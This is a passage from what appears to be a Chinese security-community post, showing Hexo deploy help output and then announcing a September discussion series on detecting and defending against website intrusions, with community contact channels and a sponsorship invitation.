Mochazz@DESKTOP-SEJ9981 MINGW64 /d/blogs
$ hexo help deploy
Usage: hexo deploy

Description:
Deploy your website.

Options:
  --setup         Setup without deployment
  -g, --generate  Generate before deployment
```

第三部分课题预告

1.九月安全专题讨论

网络安全热门话题——如何对被（已经/正在）入侵网站进行检测和防范
拟进行以下技术（可以自定义相关技术）讨论和技术研究，欢迎大家参与：
（1）网站入侵日志文件分析
（2）抓包分析入侵行为并修补程序漏洞
（3）从规则进行安全防护
（4）在线监测 webshell 等恶意行为
（5）网站安全加固实战
（6）入侵应对技术策略和措施
（7）取证分析
以上环境要求在 linux 普通用户权限。
欢迎提供线索、数据和资料进行黑客追踪以及取证。

2.在线交流渠道

（1）原安天 365 技术交流 2 群：647359714
（2）安全帮技术交流群：338552043
（3）微信公众号：

- 原安天 365 微信：安天 365
- 官方运营微信：安全帮 Live

（4）安全帮网站：
www.secbang.com

第四部分公司产品及技术展示

欢迎进行赞助，虚位以待，欢迎加入